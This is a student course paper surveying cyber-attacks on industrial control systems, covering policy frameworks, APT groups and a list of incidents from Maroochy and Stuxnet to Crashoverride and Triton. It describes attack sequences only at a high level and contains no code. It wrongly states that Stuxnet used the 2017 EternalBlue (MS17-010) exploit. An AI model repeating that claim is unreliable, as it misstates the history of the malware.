HACKING THE INFRASTRUCTURE

CYBER-ATTACK, PHYSICAL DAMAGE

Cybersecurity and cybercrime course, a.a. 2020

Lorenzo Visaggio

INDEX

INTRODUCTION

Critical infrastructures (CI) are strategic and fundamental services present in every state, and upon them depends the security and wellness of its citizens. Among CIs are energy and electricity facilities, nuclear plants, oil and gas refineries, water treatment plants, steel mills, pipelines but also financial institutions, hospitals and so on.

Throughout the years, structures were getting more and more complex while processes needed to be simplified up to the most. The internet played a fundamental role in this process. Nowadays, infrastructures and information technology (IT) systems are intertwined. Although on one hand it permitted governments and companies to be more efficient, on the other hand has created new opportunities for various actors to undermine a state's security for profit or socio-political causes.

In the past, to compromise a structure physical attacks (like bombing for example) were necessary; but nowadays, a computer, along with other digital instruments (sometimes even open-source), could be "enough " to create immense damage. The CIs' (and all sort of sectors) processes are managed by Industrial Control Systems, that work as the bridge between the physical and digital layers.

Thus, who are the hackers? What actually they do? What is the actual target of the attack and how are they conducted?

The aim of this paper is to investigate cyber-attacks that target industrial control systems. In the first section, the focus will be made on CIs security: an overview of the most relevant actors and the judicial framework. Then, the most serious attacks perpetrated against industries/infrastructures so far will follow to highlight the leitmotivs of a cyber-attack of this kind. Moving to the cyber layer, the second part of the paper describes Industrial Control Systems: how they work, their communication and control protocols and specifically their intrinsic vulnerabilities. In the final section a basic penetration test on a virtual lab is conducted to underline the typical modus operandi of a cyber-attack that targets ICSs. The conclusion provides a sum-up while the greatest security challenges are underlined.

SECURITY AND INFRASTRUCTURES

Traditionally, security of IT systems was not the primary concern of industries, especially in the private sector. It rather was the safety of its workers, along with performance and efficiency. However, states are instead well aware of the potential (and actual) damages of a cyber-attack. In this respect, it must be noted that some organizations are extremely unwilling to report incidents, because they are viewed as potential embarrassments. Subsequently, CI vulnerability has been reframed from a problem regarding the functioning of high-risk technologies to an issue of paramount importance in the framework of national security, while progress on the international level is slow.

From an judicial perspective, the international law regarding security and use of force in the cyber space has not fully formed yet. Typical small scale cyber-attacks, that cause no physical harm, are considered to lie below the threshold of the "use of force". However, whatever cyber-operation that violates a state's internal affairs is considered to be punishable under the principle of "non-intervention" (as it does to other state activities). Cyber operations that cause injury or death to persons or destruction of objects could be comparable to an armed attack under the UN Charter.

Even though there is no general agreement on many issues regarding the management of cyber-space (including its very definition), there is a current of thinking that is pushing to adapt cyber-operations to the international law as soon as possible. The International Committee of the Red Cross have submitted for example a report: "International Humanitarian Law and Cyber Operations during Armed Conflicts"[1]. Here, it is supported the idea that cyber-attacks should be inserted in the framework of the use of force among the other physical attacks, to stress the human costs that a cyber-attack might generate. Especially, the ICRC beliefs that an attack on a CI is prohibited by humanitarian laws:

> "In the context of armed conflicts, civilian infrastructure is protected against cyber-attacks by existing IHL principles and rules, in particular the principles of distinction, proportionality and precautions in attack. IHL also affords special protection to hospitals and objects indispensable to the survival of the civilian population, among others."

The concept of state security from a cyber-attack can be thus split into: prevention against attacks (to avoid being exploited) and resilience, thus capability to recover and adapt, after an attack is successful.

Different approaches between countries

The commitment to secure CIs and relative ICSs varies through countries. The US and EU (and similarly Russia) share the definition of critical infrastructure, which includes mostly traditional sectors and industrial systems.

The EU established the European Programme for Critical Infrastructure Protection (EPCIP), a framework under which various measures together aim to improve the protection and resilience of CIs. In the Eurozone the need for cooperation is well-known and stressed in many sectors; cybersecurity is no exception, although decisive measures were taken somehow late. Only in 2016, after the advent of WannaCry and the attack on the Ukrainian power-grid, the Union adopted the Network and Information Security directive (NIS). It is the first piece of legislation specifically aimed at improving cybersecurity throughout the Union and requires the

[1]Retrieved at: https://www.icrc.org/en/download/file/108983/icrc_ihl-and-cyber-operations-during-armed-conflicts.pdf

Member States to adopt and implement a national strategy on the security of network and information systems and to share it within the Union.

Regarding the USA, the Presidential Policy Directive/PPD-21[2] states that "it is the policy of the United States to strengthen the security and resilience of its critical infrastructure against both physical and cyber threats." Cyber-attacks on US' infrastructures are indeed a primary concern and occupy a relevant place in the media, especially related to potential threats posed by relevant competitors in the cyberspace, i.e. Russia and China. The US government is making an effort to narrow the scope of critical infrastructure definition to focus on the protection of the most critical public services. Interest in critical infrastructure protection has focused principally on two policy issues: how to improve information sharing to the mutual benefit of the government and the private sector while maintaining privacy protections; and the need for further regulations in this field. The US has not suffered yet from serious attacks on its infrastructures, although it still is one of the State's primary concerns.

It is acknowledged that oil and gas structures play a key role in Russia's politics and maintenance of its dominant role vis-à-vis neighbouring countries. Look at the influence that Gazprom, and other energy companies have on Europe, who still is energy-dependent. The Russian policy on critical infrastructure protection was outlined in the early 2000s and has been consolidated in recent years as a part of the national security strategy. Somehow similar to western countries is Russia's discourse around the protection of CIs as major threats could endanger the way of living of its citizens. The key points of strength of the political regime and its capacity to respond to major threats to critical infrastructures are interlinked and can be summarized as: the responsibility and legitimacy of the political leadership, the management of information, and the political issue of systemic corruption (Pynnöniemi et al., 2012).

Over the past year, China's drive to protect its critical information infrastructure has led to the inclusion of Critical Information Infrastructure Protection (CIIP) standards in numerous government strategy documents, laws, and regulations. While many governments identified the scope of critical infrastructure protection in a similar fashion, there is a subtle, but important difference in terms of how the Chinese government perceive CIs protection. They include both traditional sectors and large-scale commercial Internet services, including eCommerce, search engines and social media. Differently from other countries, the Chinese law requires keeping data storage and operation location within territorial borders. This is done in order to guarantee government's (that is very pervasive in the economy) access to data and operation information.

It is worth mentioning that there are differences between the US, the EU and China in terms of the role of private sector (O'Brien at al., 2017). Western countries traditionally promote the idea of private sector's involvement in the legislative process, and in response, the private sector is obliged to provide necessary expertise about CI protection and support relevant security policy. That is, because most of CIs operators are not (not completely at least) state-owned and thus cooperation among the private and public sector is necessary. The Chinese government also promotes an increased transparency; instead, most operators in similar sectors in China are state-owned, apart from the Internet web service sector. Furthermore, in western countries the enhanced cooperation is entangled with institutions as Information Sharing and Analysis Centres (ISAC) and Computer Emergency Response Teams (CERTs), which provide an essential expertise on specific sectors and promote the information sharing among states.

[2] Retrieved at: https://www.cisa.gov/sites/default/files/publications/ISC-PPD-21-Implementation-White-Paper-2015-508.pdf

States seem to be rather unwilling to cooperate in the cyber space. Quite the contrary, hostile cyber-operations by one state against another state are increasingly common. It is estimated that over 30 states are responsible for sponsoring cyber operations that target other states[3], especially through the so-called APT groups.

Advanced Persistent Threat (APT) groups are (allegedly) responsible for many of the most sophisticated attacks known so far. Most of them are (allegedly) sponsored by their own country. De facto, it is a common practice for states to proxy the responsibility for black-operations they want to perform silently, avoiding the confrontation with the international law and public opinion.

Most of APT groups are traced back to Russia, China, Iran or North Korea. The only US-based recognized group is the Equation Group, that used to target the Middle East. Other (in)famous groups are: Dynamite Panda (China), Fancy bear (Russia), Machete (Latin America), Lazarus group (North Korea)[4].

Neither the USA, Russia nor China have, as for now, suffered from major attacks on CIs. However, many, mostly from western countries, experts state that is a matter of when and not if an attack will happen.

[3] See for example the Cyber Operations Tracker of the Council on Foreign Relations. Available at: https://www.cfr.org/cyber-operations/

[4] For an updated list of APT groups see for example: https://www.fireeye.com/current-threats/apt-groups.html

Hacking CIs is a complex process. According to the USA's strategy for physical plants, potential attackers[5] target infrastructures to achieve three main effects:

1. *Direct* infrastructure effect: is specifically targeting industrial control systems to provoke damage on the selected infrastructure. It requires a deep knowledge of the structure and it is not very common since these networks are usually isolated.
2. *Indirect* infrastructure effect: focuses on post-attack "consequences for government, society, and economy through public and private sector reactions to an attack." This means that while an attack might not be an APT, i.e. it does not last too long or have advanced obfuscation mechanisms, just exploit a system might undermine a state's credibility and could instantly provoke widespread terror among the citizens in the eventuality of another attack.
3. *Exploitation* of infrastructure: that is more vulnerable in order to gain access and subsequently damage another infrastructure. This point is particularly critical, because of the interdependent nature of a state's service system.

List of cyber-attacks (so far)

A list[6] of the most relevant (for magnitude and complexity) cyber-attacks directed at Critical Infrastructures and industrial control systems follows. Year (either speculated or confirmed) of the attack is in parenthesis.

- **Maroochy Water plant (2000)** → Vitek Boden, a man in his late 40s, worked for Hunter Watertech, an Australian firm that installed SCADA radio-controlled sewage equipment for the Maroochy Shire Council in Queensland, Australia. He performed the attack issuing radio commands to the sewage equipment he (probably) helped install, for around 2 months. Boden caused 800,000 litres of raw sewage to spill out into local parks, rivers and coincidentally got caught when a policeman pulled him over for a traffic violation after one of his attacks. A judge sentenced him to two years in jail and ordered him to reimburse the Council for clean-up. Boden's attack became the first widely known example of someone maliciously breaking into a control system. It must be noted that insight knowledge played a fundamental role in this case. However, Boden was no hacker and could still perform an attack for a considerable period of time.

- **BTC's Pipeline (2008)** → In 2008, an explosion occurred on the Baku-Tbilisi-Ceyhan pipeline in Turkey. At first it was attributed to Kurds extremists. Then, a report from Bloomberg asserted the source of the attack were Russian hackers. Doubting that, SANS personnel conducted a more focused research and eventually found out that the first hypothesis, i.e. a physical attack from the Kurds, was correct. Controversially, this case is well mentioned in many research papers as a typical cyber-attack. Even if that is not the case, it showed the potential of media influence on the issue and a deep lack of expertise. Bloomberg report titled: "Mysterious '08 Turkey Pipeline Blast Opened New Cyberwar", dangerously exaggerating the issue and finally proven to be wrong.

[5]The paper only refers to "terrorists". Available at:
https://www.dhs.gov/xlibrary/assets/Physical_Strategy.pdf

[6] The list was largely based on and readapted from "History of Industrial Control System Cyber Incidents", present in the references. Relevant information on the attacks is partially taken from this paper, although supplemented by various reports, especially for the technicalities.

- **Night Dragon (2010)** → Attackers used sophisticated malware to target global oil, energy, and petrochemical companies. According to McAfee, the attack originated from China and had this sequence: 1) Compromise public-facing web servers via SQL injection; install malware and Remote Administration Tools (RAT); 2) Use the compromised web servers to stage attacks on internal targets; 3) Launch spear-phishing attacks on mobile worker laptops to compromise VPN-connected accounts and gain additional internal access: 4) Use password stealing tools to access other systems and install RATs and malware in the process; 5)target computers that belong to executives to capture their email and files.
  Exfiltrated files of interest focused on operational oil and gas field production systems, as well as financial documents related to field exploration and bidding. In some cases, the files were copied to and downloaded from company web servers by the attackers. In others, the attackers collected data from SCADA systems. The Night Dragon attacks were not sophisticated, but they demonstrated that simple techniques, applied by a skilful and persistent adversary, are enough to break into energy-sector companies. More importantly, the attacks demonstrated that they could also compromise ICSs as well. Attacks of this sort might either convert in ransomwares, (because they stole critical information) or open the door for another attack that target ICSs and provoke physical damage, if not discovered.

- **Stuxnet (2010)** → "The world's first publicly known digital weapon"[7], one of the most complex pieces of malware ever produced. The attack, allegedly conducted by the US and Israel, targeted the Natanz nuclear facility in Iran. Being the network isolated, probably the virus was introduced with an infected USB by a willing or not collaborator. The virus could auto-execute and propagate through Windows OSs using 7 different methods, among which 4 were 0-day exploits, like the (in)famous MS17_010 (a.k.a. EternalBlue, an SMB vulnerability) and print spooler vulnerability. After infecting the perimeter network, Stuxnet could only actually work on systems running Siemen's S7 software for PLCs. When found, it will substitute the dll responsible for the communication among the devices with its own to avoid visual detection on the SCADA system. There actually were 2 attacks: the first aimed at change the rotor speed of turbines. The second aimed at over-pressurize them. According to Langner[8], Stuxnet could have been destructive but "chose" not to. As an APT, the first attack used very complex obfuscation methods while the second less (Langner suggests this was done intentionally). It has been said that it was a demonstration of "muscle" to intimidate the Iranian government during those uncertain times in terms of nuclear agreement. Whomever the alleged attacker, Stuxnet was undoubtedly performed by a group with significant resources and deep knowledge of IT, ICSs and of the plant in particular. The worm infected thousands of PCs but could only work on specific ones.

- **Duqu, Flame and Gauss (2011)** → The so-called "cousins" of Stuxnet, named like this for their striking code resemblance, were actually quite different. Duqu has the same design philosophy of Stuxnet, implementation mechanisms (including digitally-signed drivers), but different object. Duqu drops a MS Word document containing a 0-day kernel vulnerability to exploit the system and gather information on the target. Its mechanisms included keylogging, screen-capture and file retrieving. In both Duqu and Stuxnet configuration parameters were stored in a PNF file that started with the same number. Flame was another enormous (the main component is around 6MB) info-stealer malware similar to Duqu, but even more complex. It spread mostly in Iran (like Stuxnet) and the Middle East. No dropper has been discovered

[7] As defined by WIRED's Kim Zetter in her book "Countdown to Zero Day,". Link: https://www.wired.com/2014/11/countdown-to-zero-day-stuxnet/

[8] See the report in the references

(yet) but the spread mechanisms are very similar to Stuxnet (print- spooler vulnerabilities, for example). It infected computers by masquerading as a proxy for Windows updated and using a fake certificate that seemed valid. Along its functions, it can activate microphones and web cams, log key strokes, take screen shots, extract geolocation data from images, send and receives commands and data through Bluetooth etc. Data is saved in SQL databases and transported via network connections and USB pen drives. Gauss is a malware platform that uses a modular structure resembling that of Flame, a similar code base and system for communicating with C&C servers, as well as numerous other similarities. The malware has been actively distributed in the Middle East, with the largest number of Gauss infections in Lebanon, in contrast to Flame, which spread primarily in Iran. Similar to Flame and Duqu, Gauss is designed to collect as much information as possible about infected systems. A distinguishing feature of Gauss, however, is that it also stole credentials for various banking systems and social networks, as well as for email and instant messaging accounts, by injecting its own modules into different browsers and intercepting session data, cookies, passwords, and browser history. In particular, the Gauss code included commands to intercept data required to work with several Lebanese banks. Stuxnet and cousins have some similarities, especially in the philosophy of the code. This information have led experts to think that the attacker is the same (allegedly, the Israel and US governments). All the malwares targeted the Middle East region, although for different reasons. The attacks were discovered (and maybe perpetrated) during the Obama administration, and this might be explained by the former president's less aggressive[9], but still largely military-present campaign in the Middle East. Some researchers eventually stated that Duqu might be the precursor info-gatherer attack that hackers needed to build up Stuxnet, that undoubtedly needed relevant efforts and deep knowledge of the Natanz implant.

- **Shamoon (2012/2016)** → Malware used to target large energy companies in the Middle East, including Saudi Aramco and RasGas. The attackers carefully attacked during a Muslim festivity to inflict the most damage, while most of the workers were absent. When the Shamoon malware triggered, it overwrote data on over 30,000 computers showing an image of a burning American flag. It is an information-stealing malware, which also included a destructive module. Shamoon renders infected systems unusable by overwriting the Master Boot Record (MBR), the partition tables, and most of the files with random data. Once overwritten, the information is not recoverable. Then it hit its second target, the Qatari natural gas company RasGas, which is one of the largest gas companies in the world. There was no evidence that Shamoon had any direct impact on ICS or SCADA systems at either Saudi Aramco or RasGas. However, the attack was linked to Chrysene group, specialized in this sector. The malware that targeted Saudi ARAMCO in 2012 has "resurfaced", this time focusing on Saudi Arabia's civil aviation agency and other Gulf State organizations. Symantec discovered a high correlation between a cyber-attack group they call "Timberworm". There is not much open-source information regarding this group. It probably is a branch (or simply another name) of either APT35 / APT33 well-known groups, allegedly sponsored by Iran. The attack had a clear political component, although it might have been profit-related.

- **Target Stores (2013)** → Cyber-attackers who had the objective to steal credit card data from Target Stores, first stole the login credentials from a third-party HVAC contractor. The attackers did this by sending a phishing email to at least one of the contractor's employees. The employee was fooled by the email and clicked on the bait that allowed the attacker to install a variant of the Zeus banking trojan, which then provided them with the login credentials they needed to exploit the HVAC systems in Target Stores. Once the attackers gained access to Target's business network via its' building control systems,

[9] With regards to public discourses in comparison with other politicians.

they uploaded malicious credit card stealing software to cash registers throughout Target's chain of stores. The attack totally cost to the company around 309 million dollars. It is an example of how a company vulnerability lies not only on itself but also on third parties (contractors of any kind).

- **New York Dam (2013)** → The U.S. Justice Department claims Iran have conducted a cyber-attack on the Bowman Dam in New York. The Bowman Dam SCADA system was connected to the Internet via a cellular modem. The system was undergoing maintenance at the time of the attack, thus no remote control was possible; only status monitoring. Most feel the dam was attacked because of its vulnerable Internet connection and a lack of security controls, rather than to actually perform an attack. A Federal indictment disclosed the attackers as two groups called the "ITSec Team" and the "Mersad Company", both private computer security companies based in Iran, well connected with the Pasdaran. Notably, the SCADA system's exposition to the Internet made it an easy target.

- **Havex (2013)** → Also known by the name "Backdoor.Oldrea", was an ICS-focused RAT malware campaign. It comprised an Command and Control (C&C) server in order to sustain itself and deliver payloads to gather information on the victim's ICS. It was written in PHP and further comprised and OPC (Open Platform Communication) module to identify the modules used in targeted ICS. The OPC scanning module was designed to scan for TCP devices operating on ports 44818 (common for EtherNet/IP protocol), 105 and 502 (common for Modbus TCP/IP protocol). The victims were primarily energy, aviation, pharmaceutical, defense, and petrochemical sectors in the United States and Europe. The Havex malware was discovered by cybersecurity researchers at F-Secure and Symantec and reported by ICS-CERT.

- **German Steel Mill (2014)** → A steel mill in Germany experienced a cyber-attack resulting in massive damage to its system. In December, 2014 the German government's Federal Office for Information Security (BSI) issued a report in which this attack was classified as an APT. There is no details on the location or who is allegedly behind it, but report stresses the fact that the perpetrators were using "advanced social engineering". The attackers initially gained access to the business network of the steel plant with spear-phishing techniques (probably a PDF- embedded payload). From there, they worked their way into the production network. The attackers caused multiple failures of individual control systems, eventually preventing a blast furnace from being able to shut down in a controlled manner, which resulted in "massive damage to the plant". The attackers were knowledgeable not only in advanced IT security, but also possessed detailed expertise of ICSs and the steel production process. Again, regarding the modus operandi and capabilities/resources of the attackers, it must be noted how expertise on a multi-level (both IT security and ICS) were employed. Furthermore, this is the first attack happened on European soil.

- **BlackEnergy (2014)** → It consisted in a Trojan used to conduct Distributed Denial of Service (DDoS), cyber espionage and information destruction attacks on HMIs. In 2014 (approximately) a specific user group of BlackEnergy attackers began deploying SCADA/HMI-related plugins to victims in the ICS and energy markets around the world. The malware was inserted at first in Excel and Word documents. Upon opening the document, the user is presented with a dialog recommending that macros should be enabled in order to view the content. Enabling the macros triggers the BlackEnergy malware infection. The 2016 DHS and FBI Joint Analysis Report identified both Havex and BlackEnergy as a product of the Russian Information Service (RIS). Targets were primarily, but not exclusively, located in Ukraine. The attack was pretty specific, since it looked for software including GE Cimplicity, Advantech/Broadwin WebAccess, and Siemens WinCC (the latter also targeted by Stuxnet).

- **Kemuri water plant (2016)** → Concerned an attack on a structure which name was undisclosed, and thus white papers used the fictious name "Kemuri" (KWC) to identify it. According to Verizon, attackers managed to access the water district's valve and flow control application responsible for manipulating hundreds of PLCs that control water treatment chemical processing. The water implant had a poor network and security architecture, with unsecured and out-of-date systems plagued with known exploitable vulnerabilities and legacy OT systems. The attackers managed to manipulate the system to alter the amount of chemicals entering the water supply and affect water treatment and production capabilities, causing water supply recovery times to increase. An "hacktivist" group with ties to Syria was allegedly behind the attack. The damage was contained because, probably, of a lack of extensive knowledge of ICS/SCADA systems but could have been much worse. A key take-away from this experience is that having Internet-facing ICSs is a bad practice that can place critical infrastructure at risk. Ultimately, Verizon stated:

  > "This system, which functioned as a router with direct connections into several networks, ran the water district's valve and flow control application that was responsible for manipulating hundreds of Programmable Logic Controllers (PLCs), housed customer PII (personal identifiable information, nd.) and associated billing information, as well as KWC's financials. Moreover, only a single employee was capable of administering it. If a data breach were to occur at KWC, this SCADA platform would be the first place to look."

  This scenario is somehow similar, as it will be shown, to the one in the simulated penetration test that will follow in the last section of the paper.

- **Ukraine Power Grid Attack No. 1 (2015)**→ The first known successful cyber-attack on a country' s power grid. It cut out the electricity for nearly 250 thousand Ukrainian citizens. SCADA equipment was rendered inoperable, and power restoration had to be completed manually, further delaying restoration efforts. Investigators discovered that attackers had facilitated the outage by using a variant of the BlackEnergy malware. The malware was planted onto the company's network using spear-phishing emails and the Ukrainian government blame it on the Russians. This attack taught the world that it is indeed possible to damage the power grid through a cyber-attack, and was a wake-up call to Western countries. In the case of the Ukraine, the attackers used technically unsophisticated techniques to achieve their goal. It is considered the 2nd milestone of cyber-attacks on critical infrastructure after Stuxnet, although much less complex.

- **Ukraine Power Grid Attack No. 2 (2016/2017)** → This second attack, also known as *CRASHOVERRIDE*, was much more sophisticated than the first. This underlines a very worryingly scenario: after the already incredibly dangerous attack, while the perpetrators seem to have drastically improved their modus operandi victims have definitely not. While the first attack used remote control software to manually trip breakers, the second is believed to have used sophisticated malware that directly manipulated SCADA systems. Breakers tripped in 30 substations, turning off electricity to approximately 225,000 citizens. To prolong the outage, attackers also launched a telephone DoS attack against the utility's call center to prevent customers from reporting the outage, the same tactic that was used in 2015. The intruders also rendered devices, such as serial-to-Ethernet convertors, inoperable and unrecoverable on their way out to make it harder to manually restore electricity. Dragos Security, working in coordination with the Slovak anti-virus firm ESET, confirmed that the Crashoverride (or "Industroyer") malware was indeed employed. According to Dragos, Crashoverride was the first ever malware framework specifically designed and deployed to attack electric grids. It is the fourth pillar of ICS-tailored malware used against specific targets. The company also stated that the functionality in the Crashoverride framework serves no

espionage purpose, and the only real feature of the malware is for attacks leading to electric outages. The Crashoverride malware is a framework that has modules specific to ICS protocol stacks, including IEC 101, used for telecommunications within energy grids. The malware also contained additional non-ICS specific modules, such as a wiper, to delete files and disable processes on the running system for a destructive attack to operations. The modules in Crashoverride are leveraged to open circuit breakers on RTUs and force them into an infinite loop to keep the circuit breakers open, even if grid operators attempted to close them, which resulted in the de-energization of substations forcing grid operators to switch to manual operations in order to restart power. Power was restored in three hours in most cases, but because the attackers had sabotaged management systems, workers had to travel to substations and manually close breakers the attackers had remotely opened. The attacks on the Ukrainian power grid are the second which had a physical impact after Stuxnet. Like its "predecessor", the group responsible had targeted specific configurations and large funds available.

- **NotPetya (2017)** → Malware that targeted shipping companies, the energy sector and banks in Ukraine and Europe by posing as ransomware, but with no way to pay a ransom to decrypt altered files. It has been said to be even more destructive than WannaCry, as it does not require vulnerable, unpatched systems to spread on the local network. Furthermore, estimated costs were around 10 billion dollars. The code still contains the ability to spread by the EternalBlue/EternalRomance SMB exploits as well. The name derives from the apparently similarities with a ransomware, Petya, although they are different. Petya is classified as a " crimeware", and has a "solution" to reverse the encryption of files, while this feature is non- existent in NotPetya. Thus, it is likely that the attack aim was not profit, but rather paralysing a society's fundamental services. The latter overwrites or encrypts sectors of the physical hard drive and "C:" volume and, using the Windows API DeviceIoControl is able to obtain direct read and write access to the physical hard drive without interaction with the operating system (if it has the proper administrative permissions). This allows the code to determine the number of disks and partitions on the system, unmount a mounted volume (even if in use), and determine the drive geometry for the drives on the system (i.e., the number of sectors, bytes per sector, etc.). The malware uses this access to destroy data critical to the operating system. NotPetya also has the ability to replace the OS bootloader with custom code embedded in the binary. The US, UK and Australian governments publicly blamed the Russian military for developing and releasing NotPetya. However, the Russian government has denied the accusations. Thus, it must be noted the strong post-attack political connotation of the event.

- **Dragonfly (2011/2014/2017)** → is an ongoing espionage/sabotage campaign primarily targeting the energy sector conducted by Energetic Bear group. The primary targets are electricity infrastructure and generation, industrial equipment providers and petroleum pipeline operators, located in the US and Europe (mostly in Spain). Has the hallmarks of a state-sponsored operation, located at the UTC+4 timezone (i.e. Russia and other "Urals" countries). It makes use of the well-known Havex RAT, two trojans (custom-made from source available on black market) and the toolkit for phishing. The attack had three vectors: spam emails, watering hole attacks and compromising 3rd party software.

- **Triton (2017)** → Also known as *Trisis* or *Hatman*, targets industrial safety systems in the Middle East. The malware specifically aims at Schneider Electric's Triconex safety instrumented system (SIS) by modifying in-memory firmware to add malicious functionality allowing an attacker to read/modify memory contents and execute custom code on demand by receiving specially crafted network packets from a C&C server. Furthermore, it included additional programming to disable, inhibit, or modify the ability of a process to fail safely. There is no in-dept report analysis made so far to analyse Triton's components used to exploit

Schneider's SIS. It should be noted that the malware's victim was narrowly targeted like Stuxnet or Crashoverride. Most worryingly thus, the methodology used by Triton could be replicated by other attackers, and thus represents an additional threat in the future.

Bonus scenarios

The follow two situations could not properly be defined as a cyber-attack on a critical infrastructure, but rather an hack on city's smart systems. However, they are worth of a mention as they basically consists in a cyber-attack with physical consequences and represent a possible cyber-destructive scenario in future not too far away.

- **Lodz tram system (2008)** → a 14-years old kid in Poland, described as a "genius" by his teachers, studied the tram system for months and then decided to manually construct a remote controller- kind device and derailed the trams rails for three times using infrared radiation[10].
- **Hacking of traffic lights systems** → With permissions, in 2014 the University of Michigan carried out an experiment on hacking traffic lights. They succeeded in penetrating over 100 systems, and recognized 3 major vulnerabilities: unencrypted wireless connections, the use of default usernames and passwords that could be found online and a debugging port that is easy to attack. The researchers add: "The vulnerabilities we discover in the infrastructure are not a fault of any one device or design choice, but rather show a systemic lack of security consciousness"[11].

Underlining the leitmotifs

After having a quick overview on the most relevant cyber-attacks that targeted ICSs, several leitmotifs emerged:

- Attacks on ICSs might be split in two types: physical manipulation and data stealing/espionage, the former being much more rare. In fact, successful attacks with physical consequences were only a few. Nonetheless, they opened a very dangerous door for future exploitations.
- Most worryingly, while the number of attacks, their sophistication and ultimately their impact are increasing through the years, security measures within the systems themselves seems not (as well as general awareness). At least not at the same speed. There is a general lack of security-driven approach in building up and maintenance of these systems. A good amount of them were obsolete, too exposed and not resilient. Vulnerabilities within ICSs will be analysed in the next section.
- Isolating the network is not enough. Even though perimetral ruggedized PCs are not all present on the Internet, some are. However, the ones that are isolated are not invulnerable. Stuxnet and Crashoverride were an example.
- Hackers, either state-sponsored or not, are well prepared and well equipped. Such complex attacks require deep expertise in both ICT and ICS systems. Some cases, due to an exaggerate lack of security, might be an exception. Nonetheless, attacks like those abovementioned require a group of expert individuals from different fields.
- "Hacking" does not just mean "play" with some codes on a computer. Social engineering was a fundamental starting point of most of the incidents. This translates in practice in the technique of phishing mostly. But

[10] See the original article at: https://www.telegraph.co.uk/news/worldnews/1575293/Schoolboy-hacks-into-citys-tram-system.html

[11] Wrote by the Michigan research team led by Cesar Cerrudo. See for example article: https://resources.infosecinstitute.com/topic/hacking-traffic-light-systems/

on-site recon is required too, and when it is done properly, it means that either CCTV or security contractors are not prepared enough.

- Based on the intentions, two typologies of attack can be identified: *short-term* ones intend to be immediately disruptive, like the attack on the Energy grid in Ukraine. *Long- term* ones, on the contrary, are made to remain undetected for as long as possible, like the first Stuxnet attack. The latter situation requires very sophisticated obfuscation methods, while the former might not.
- The interdependence of infrastructures have multiplied attack vectors: attackers might target corporate networks (much more accessible) or third parties that are more vulnerable to gain access to their primary target. Thus, security must be address not only within the core of the structure but also in its "surroundings".


Summing up, 3 attacks have actually achieved a physical manipulation of an ICS, thus provoking notable damage: Stuxnet in Iran, the German steel mill attack and Crashoverride in Ukraine. How did this happened? The next section will explore Industrial Control Systems, in order to go deeper into the technicalities of cyber-attack's specific targets.

INDUSTRIAL CONTROL SYSTEMS

Industrial Control Systems (ICSs) monitor and control industrial processes. They are employed in many critical infrastructures (as well as other industries) to combine hardware and software components in an industrial network. Initially, ICS were much different from IT systems. ICS were isolated systems running proprietary control protocols using specialized hardware and ad-hoc software, while local panels were used to control plants' processes by specialized personnel. Many ICS components were in physically secured areas and the components were not connected to IT networks or systems. For this reason, for a long time most infrastructures have been considered immune to cyberattacks. However, recent times have demonstrated that this not the case anymore. Industries continued to expand and this in turn generated a strong push to centralize control systems. Many of today's ICS evolved from the insertion of IT capabilities into existing physical systems, often replacing or supplementing physical control mechanisms. For example, embedded digital controls replaced analog mechanical controls in rotating machines and engines, i.e. the PLCs computers.

Interdependency of critical infrastructures

The implementation of digital instruments within industries has dramatically increased the connectivity and interdependence among them.

